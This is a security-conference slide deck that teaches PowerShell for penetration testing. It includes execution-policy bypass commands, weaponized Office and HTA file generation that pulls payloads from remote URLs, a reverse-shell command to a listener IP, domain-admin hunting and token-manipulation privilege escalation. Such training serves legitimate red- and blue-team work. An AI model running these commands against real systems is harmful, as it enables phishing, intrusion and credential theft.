PowerShell for Penetration Testers

Nikhil Mittal

Get-Host

- Hacker, Trainer, Speaker, Penetration Tester
- Creator of Kautilya and Nishang.
- Twitter: @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous talks:

  Defcon, Blackhat, Troopers, DeepSec, EuSecwest, Hackfest, PHDays etc.

$PFPTLab = Get-Content

- What is PowerShell
- Why PowerShell
- Executing commands, scripts and modules
- A Penetration Testing Scenario
- Defenses

$PFPTLab | where-object {$_ -eq "What is PowerShell"}

- "Windows PowerShell® is a task-based command-line shell and scripting language designed especially for system administration. Built on the .NET Framework, Windows PowerShell helps IT professionals and power users control and automate the administration of the Windows operating system and applications that run on Windows."

  http://technet.microsoft.com/en-us/library/bb978526.aspx

$PFPTLab | where-object {$_ -eq “Why PowerShell"}

- Present by default on modern Windows OS.
- Tightly integrated with Windows and allows interaction with .Net, Filesystem, Registry, API, Certificates, COM, native commands, network, domain etc.
- Expandable with use of .Net framework.
- Easy to learn.
- Less dependency on *nix based tools.
- Trusted by System Admins, Blue Teams and (mostly) AV etc.

about_PowerShell.exe

- powershell.exe is the console part of PowerShell.
- Execute native commands, cmdlets, functions and scripts.
- Supports tab completion, command aliases, Operators etc.
- Provides various options and execution parameters.

$PFPTLab | where-object {$_ -eq “powershell.exe"}

- powershell.exe is the console part of PowerShell.
- Execute native commands, cmdlets, functions and scripts.
- Supports tab completion, command aliases, Operators etc.
- Provides various options and execution parameters.

Get-Help Get-Help

- Easy to use and very useful.
- This is the first place to go for learning something new or looking for solution to a problem.
- Detailed help for cmdlets, conceptual topics, scripts, functions and modules.
- Supports wildcards.
- You may need to run Update-Help (v3 onwards).

Get-Help Get-Help

- Use with about_* to list help about a conceptual topic.
- Various parameters could be passed to Get-Help

```
Get-Help Get-Help –Full
Get-Help Get-Command -Examples
```

$PFPTLab | where-object {$_ -eq “cmdlets"}

- A Cmdlet is pronounced as “command let”.
- Cmdlets are task based compiled .Net classes.
- Certainly one of the best features of PowerShell.
- They follow a Verb-Noun naming convention.
- Cmdlets have aliases.
- Like every other command in PowerShell, cmdlets return objects.

$PFPTLab | where-object {$_ -eq “cmdlets"}

- Explore cmdlets

  `Get-Command –CommandType Cmdlet`
- Explore cmdlets based on a verb

  `Get-Command –Verb Get`
- Get-Command also supports wildcards.

about_Windows_PowerShell_ISE

- A GUI Scripting environment.
- Tab completion, context-sensitive help, syntax highlighting, selective execution, in-line help are some of the useful features.
- PowerShell scripts have .ps1 extension.

about_Execution_Policies

about_Execution_Policies

- Execution Policy is present to stop a user from accidently running scripts.
- There are numerous ways to bypass it:

```
powershell.exe –ExecutionPolicy bypass
  .\script.ps1
powershell.exe –EncodedCommand <>
powershell.exe –c <>
```

Read: 15 ways to bypass PowerShell execution policy
https://www.netspi.com/blog/entryid/238/15-ways-to-bypass-the-powershell-execution-policy


$PFPTLab | where-object {$_ -eq “Basics of Modules"}

- A simplest module is a PowerShell script with the extension .psm1
- Use `Get-Module -ListAvailable` to list modules.
- Use `Import-Module <modulepath>`to import a module.
- Use `Get-Command –Module <Modulename>` to list functions exported by a module.

$PFPTLab | where-object {$_ -eq PenTest Scenario"}

- Lets consider a Pen Test scenario:
  - The Goal of this Penetration Test is to get access to Domain Administrator. (Note that DA is just being used as an example, in an actual pen test you may like to discuss a better goal with your client.)
  - Server side attacks have been largely unsuccessful.
  - Metasploit payloads are being detected by Anti Virus and other countermeasures.

$PFPTLab | where-object {$_ -eq PenTest Scenario"}



$Exploitation | where-object {$_ -eq Client Side Attacks"}

- PowerShell is an ideal tool for client side attacks on a Windows platform.
- It could be used for generating weaponized files for email phishing campaigns and drive by download attacks.
- Lets use Client Side attack scripts from Nishang (https://github.com/samratashok/nishang)
- The targets for Client Side Attacks mimic human targets – They open links and attachments emailed to them.

$Exploitation | where-object {$_ -eq Client Side Attacks"}

- Generating weaponized MS Office Files

```
Out-Word -Payload "powershell.exe -ExecutionPolicy Bypass -noprofile -noexit -c Get-Process“

Out-Word -PayloadURL http://yourwebserver.com/evil.ps1

Out-Excel -Payload "powershell.exe -EncodedCommand <>“
```

$Exploitation | where-object {$_ -eq Client Side Attacks"}

- Drive by download attacks

```
Out-HTA -PayloadURL
http://192.168.254.1/powerpreter.ps
m1 -Arguments Check-VM
```

- More weaponized files

```
Out-CHM
```

```
Out-Shortcut
```

$Exploitation | where-object {$_ -eq Shells"}

- Now that we can run successful client side attacks, we may need shell level access for further attacks.
- PowerShell can be used to write shells as well.
- Shells in PowerShell can be used with exploits to get access to the target machine.

$Exploitation | where-object {$_ -eq Shells"}

- Lets use a TCP reverse shell, Invoke-PowerShellTcp.ps1 from Nishang.
- It also has a one-line version.
- On Windows target:

```
Invoke-PowerShellTcp -IPAddress 192.168.230.1 -Port 443
```

- Use Invoke-Encode from Nishang to encode Invoke-PowerShellTcp and use it with a Client Side Attack.

$PostExp = $PFPTLab | where-object {$_ -eq Post Exploitation"}

- PowerShell is arguably one of the best tools around for Windows Post Exploitation.
- We have an interactive PowerShell session on one of the machines on the target domain and various PowerShell tools can be used now.

$PostExp | where-object {$_ -eq Domain Enumeration"}

- We can use Powerview (https://github.com/Veil-Framework/PowerTools/tree/master/PowerView) to enumerate the target domain.
- The goal is to find a machine where a Domain Admin is logged in.

$PostExp | where-object {$_ -eq Domain Enumeration"}

- To find machines which have a domain admin logged in and the current user has access to that machine:

```
Invoke-UserHunter –CheckAccess
```

$PostExp | where-object {$_ -eq SQL Server Enumeration"}

- To find machines which have SQL Server running and the current user has access to SQL Server:

  ```
  Get-SqlServer-Escalate-CheckAccess
  ```

  https://github.com/nullbind/Powershellery/blob/master/Stable-ish/MSSQL/Get-SqlServer-Escalate-CheckAccess.psm1

$PostExp | where-object {$_ -eq SQL Server Exploitation"}

- Execute PowerShell commands or SQL queries on the target instance:

  ```
  Execute-Command-MSSQL –
  ComputerName PFPTLAB-File –
  WindowsAuthentication
  ```

- In case the SQL Server service itself is running as DA, its game over.
- Otherwise:

$PostExp | where-object {$_ -eq Priv Escalation"}

- We can use the Domain Admin token on the target machine using Invoke-TokenManipulation and some PowerShell hackery:

```
Get-Process -id <DA process> |
Invoke-TokenManipulation
CreateProcess cmd.exe
```

Invoke-TokenManipulation is a part of Powersploit (https://github.com/mattifestation/PowerSploit)

$PFPTLab | where-object {$_ -eq Defenses"}

- Log Log Log!
- Monitor and Analyze the logs.
- Understand flow/use of privileges and credentials in your environment.
- If a determined attacker can break into any system, a determined system administrator can catch any attacker as well.

$PFPTLab | where-object {$_ -eq Credits"}

Credits/FF to PowerShell hackers (in no particular order)

@subTee, @nullbind,@bettersafetynet, @obscuresec, @mattifestation, @JosephBialek, @Carlos_Perez, @Lee_Holmes, @ScriptingGuys, @enigma0x3, @harmj0y and other PowerShell bloggers and book writers.

$PFPTLab | where-object {$_ -eq Closing Remarks"}

- Bad guys are already using PowerShell, using it for security testing is imperative now. Both for red teams and blue teams.
- PowerShell is the not the future of Windows Penetration Testing, it is the present.

$PFPTLab | where-object {$_ -eq Feedback"}

- Check out PowerShell for Penetration Testers two days trainings at:

  http://www.labofapenetrationtester.com/p/trainings.html#pfptschedule
- Nishang is available at https://github.com/samratashok/nishang
- Follow me @nikhil_mitt
- nikhil.uitrgpv@gmail.com
- http://labofapenetrationtester.com/